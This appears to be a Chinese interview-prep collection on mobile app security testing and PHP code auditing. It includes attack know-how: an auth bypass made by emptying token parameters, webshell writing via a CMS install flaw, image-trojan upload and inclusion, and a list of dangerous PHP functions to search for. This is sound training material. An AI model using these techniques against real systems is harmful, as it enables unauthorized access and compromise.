**10.介绍一个APP抓包工具？**答：一般用Fiddler，主要用来做app抓包使用，先在Fiddler客户端做好各项配置，端口设置为8888;然后在手机上设置代理，就可以抓包，主要看的是服务器返回的值、还能够修改传入参数、传出的参数、模拟网络延时，构造不同场景。

**11.如果APP数据包 GET 或者 POST 传参中有token等鉴权参数，例如**

**GET /api/GetUserInfo?id=xxx&token=xxxx HTTP/1.1可以进行哪些操作？**

答：可以尝试将token参数的值置空或者删除token参数，往往能 bypass 鉴权

**12.APP测试和Web测试的区别？（重点）**

答：单纯从功能测试的层面上来讲的话，APP 测试、web 测试在流程和功能测试上是没有区别的。  
相同点：1.同样的测试用例设计方法；2.同样的测试方法：都会依据原型图或效果图检查UI；3.测试页面载入和翻页的速度、登录时长、内存是否溢出等；4.测试应用系统的稳定性；不同点：  
1.系统结构方面

web项目，b/s架构，基于浏览器的；web测试只要更新了服务器端，客户端就会同步更新。

app项目，c/s结构的，必须要有客户端；app 修改了服务端，则客户端用户所有核心版本都需要进行回归测试一遍。

2.性能方面

web项目 需监测 响应时间、CPU、Memory；

app项目 除了监测 响应时间、CPU、Memory外，还需监测 流量、电量等；

3.兼容性方面

web项目：浏览器（火狐、谷歌、IE等）；操作系统（Windows7、Windows10、Linux等）。

app项目：设备系统:iOS（ipad、iphone）、Android（三星、华为、联想等） 、Windows（Win7、Win8）、OSX（Mac）；手机设备可根据 手机型号、分辨率、屏幕尺寸不同。

**13.介绍一下Android四大组件？**  
Android四大基本组件：Activity、BroadcastReceiver广播接收器、ContentProvider内容提供者、Service服务。

Activity：应用程序中，一个Activity就相当于手机屏幕，它是一种可以包含用户界面的组件，主要用于和用户进行交互。一个应用程序可以包含许多活动，比如事件的点击，一般都会触发一个新的Activity。

BroadcastReceiver广播接收器：应用可以使用它对外部事件进行过滤只对感兴趣的外部事件(如当电话呼入时，或者数据网络可用时)进行接收并做出响应。广播接收器没有用户界面。然而，它们可以启动一个activity或serice 来响应它们收到的信息，或者用NotificationManager来通知用户。通知可以用很多种方式来吸引用户的注意力──闪动背灯、震动、播放声音等。一般来说是在状态栏上放一个持久的图标，用户可以打开它并获取消息。

ContentProvider内容提供者：内容提供者主要用于在不同应用程序之间实现数据共享的功能，它提供了一套完整的机制，允许一个程序访问另一个程序中的数据，同时还能保证被访问数据的安全性。只有需要在多个应用程序间共享数据时才需要内容提供者。例如：通讯录数据被多个应用程序使用，且必须存储在一个内容提供者中。它的好处：统一数据访问方式。

Service服务：是Android中实现程序后台运行的解决方案，它非常适合去执行那些不需要和用户交互而且还要长期运行的任务（一边打电话，后台挂着QQ）。服务的运行不依赖于任何用户界面，即使程序被切换到后台，或者用户打开了另一个应用程序，服务仍然能够保持正常运行，不过服务并不是运行在一个独立的进程当中，而是依赖于创建服务时所在的应用程序进程。当某个应用程序进程被杀掉后，所有依赖于该进程的服务也会停止运行（正在听音乐，然后把音乐程序退出）。

**14. 你所了解的APP测试工具？**

APP弱网测试&抓包工具：

QNET

Fiddler

Charles

**15.APP安全加固措施有哪些？**

1.服务器安全

大部分APP使用服务器作为后端，在APP安全加固的同时，也要做好服务器的安全包括Windows、Linux的安全加固，对服务器的端口进行安全设置，实行端口安全策略，对服务器做全面的渗透测试等。

2.网站安全

网站安全也叫web安全，很多APP都嵌入网站来使用一些接口调用，在方便快捷的同事，也要对网站进行安全加固，包括网站的漏洞检测，日至安全分析，定期安全巡检等安全工作。

3.代码混淆加密

APP在开发时一定要对代码进行混淆加密，对APP的代码进行安全审计，对数据的传输做混合多层次的加密与解密，对APP权限做严格的安全判断与限制。

4.安全验证

对APP登录做安全认证，增强APP接口的安全，增加身份安全验证，敏感接口做数据传输的双向加密措施。

5.组件安全

如果APP的组件不需要导出，或者组件配置了intent filter标签，可将组件的“android:exported”属性设置为false；如果组件需要给外部应用使用，应对组件进行权限控制。

**16.移动APP有哪些典型安全漏洞？**

答：1.图形验证码逻辑后门

# 代码审计面试题

**1.看您简历上说会php代码审计，也没有类似的经历能够分享一下，比如说独自审的一套代码或者开源项目，从中发现的一些漏洞**

答：当然，我自己审计过cms，bluecms是审计的第一个CMS，从安装模块找到双引号解析漏洞，尝试对CMS进行重装时，发现在设置数据库，管理员用户信息位置，会将相关数据插入到配置文件，并到存储到数据库。我尝试对数据库名称位置进行闭合木马写入，失败后分析源码发现其使用双引号，尝试双引号解析漏洞成功写入shell。还发现存储型XSS等

**2.在审项目的时候，比如一个web网站，简单说说思路**

答：web漏洞大部分都是由功能和传参产生，拿到网站我会先从功能入手，看网站有哪些功能，像用户注册处，可能会有SQL注入，逻辑错误可以尝试爆破用户名密码，如果用户可以上传头像，我会尝试是否能进行图片马上传，之后在源码处搜索文件包含的特殊函数等尝试对木马进行包含getshell，还有xss漏洞等，用户登录，用户修改资料，包括后台导航管理，网站相关信息配置，模块管理，系统设置等，这些位置都有可能存在漏洞。任何传参都是有危险的，可以采用灰盒的方式，在前台抓取数据包，看数据被传送到那个文件，在找到上下文处进行分析等

**3.代码审计的几种思路？**

答：（1）全文通读（2）敏感函数定位（3）采用灰盒方式通过抓取数据包，查看数据传送到哪个页面，到指定页面查找传参位置，在分析上下文进行回溯等

**4.如何定位潜在漏洞点？**

答：可以搜索漏洞相关危险函数，像PHP文件包含危险函数有include()，include\_once()，require()，require\_once()等。存在这些函数说明存在文件包含，可以通过上下文分析，传参来源定位跟踪，全文搜索等进行定位。

**5.php原生的敏感函数有哪些，比如搜关键字的话会搜哪些**

答：敏感函数像文件包含有：

include/require/include\_once/require\_once

代码执行：

eval/assert/preg\_replace（执行一个正则表达式的搜索和替换）/create function（通过执行代码字符串创建动态函数）

// shell\_exec通过 shell 执行命令并将完整的输出以字符串的方式返回system/passthru/exec/shell\_exec/popen/proc\_open

文件操作：

file\_get\_contents/fread/readfile/file/highlight\_file/show\_source

file\_put contents/fwrite/mkdir/fputs

unlink（删除文件）/rmdir（删除目录）

move\_uploaded\_file/copy/rename

curl\_exec（执行 cURL 会话）/fopen

extract（从数组中将变量导入到当前的符号表）/parse\_str（将字符串解析成多个变量）

XXE:

simplexml\_load\_file/simplexml\_load\_string/SimpleXMLElement/DOMDocument/xml\_parse（解析 XML 文档）

var\_dump/print\_r/exit/die

反序列化：

serialize(),unserialize(),\_\_wakeup()魔术方法等

编码转换：

urldecode/iconv/mb\_convert\_encoding（转换字符串，从一个字符编码到另一个字符编码）/stripslashes（ 反引用一个引用字符串）/base64\_decode/substr

搜索关键字，就可以搜索以上这些

**6.学代码审计偏哪个语言？擅长哪个语言**

答：偏向PHP，自己也做过相关CMS审计。(可以具体举例你的审计过程，这个看第一题答案）

**7.了解过自动化代码审计的工具吗？**

答：了解过，主要使用seay进行审计，我认为它主要是可以同时打开多个文件进行分析，自动审计等功能，还用了解过Fortify也是审计的工具

**9.简单描述一下什么是水平越权，什么是垂直越权，我要发现这两类漏洞，那我代码审计要注意什么地方**

答：水平越权攻击者可以访问操控与其拥有同级权限的用户资源，垂直越权指权限不等的两个用户之间的越权访问。出现这种漏洞主要是由于程序逻辑不严或逻辑太复杂，导致一些逻辑分支不能够正常处理或处理错误。审计时可以着重关注判断用户登录状态相关校验，是否只再在菜单上做了权限控制，导致恶意用户只要猜测其他管理页面的URL，就可以访问或控制其他角色拥有的数据或页面等，判断是否存在越权漏洞

**10.拿到一份php代码做审计，审计的流程大概是怎样的**

答：

（1）信息搜集，如果是CMS网站等，可以找设计文档或者帮助手册

（2）静态代码分析，通过阅读源代码、查看应用程序的文件和目录结构以及检查相关配置文件了解应用程序的结构和逻辑

（3）用户输入和验证，审查代码中的用户输入处理和验证机制，包括表单提交、URL参数、Cookie等。检查是否存在不正确的输入验证或过滤，以及潜在的安全漏洞，如跨站脚本（XSS）、SQL注入等。

（4）访问控制：审查代码中的访问控制机制，包括权限验证、会话管理和页面访问限制等。验证是否存在未经授权的访问、访问控制缺陷或敏感数据泄露等安全问题。

（5）文件操作：检查代码中的文件上传、文件读取和文件包含功能。查找是否存在文件上传漏洞、路径遍历漏洞等安全问题。

（6）数据库安全：审查代码中的数据库查询和数据处理机制，包括SQL语句构造、数据转义和数据库访问控制等。验证是否存在SQL注入、未经授权的数据库访问或敏感数据泄露等问题。

（7）密码安全：审查代码中的密码存储、密码传输和密码重置等功能。查找是否存在明文存储、弱密码加密或未安全传输等密码安全问题。

（8）安全日志：检查代码中的日志记录机制，包括错误日志、访问日志和安全事件日志等。确保适当的日志记录和监测机制存在，以便进行后续的审计和调查。

（9）第三方库和组件：审查代码中使用的第三方库和组件，查找是否存在已知的漏洞或安全问题。确保使用的库和组件是最新版本，并及时应用安全补丁。

（10）漏洞验证：一旦发现潜在的漏洞，尝试利用它们来验证其可利用性和影响。确保在授权的环境中进行漏洞验证，并遵守道德和法律的规定。

（11）编写漏洞报告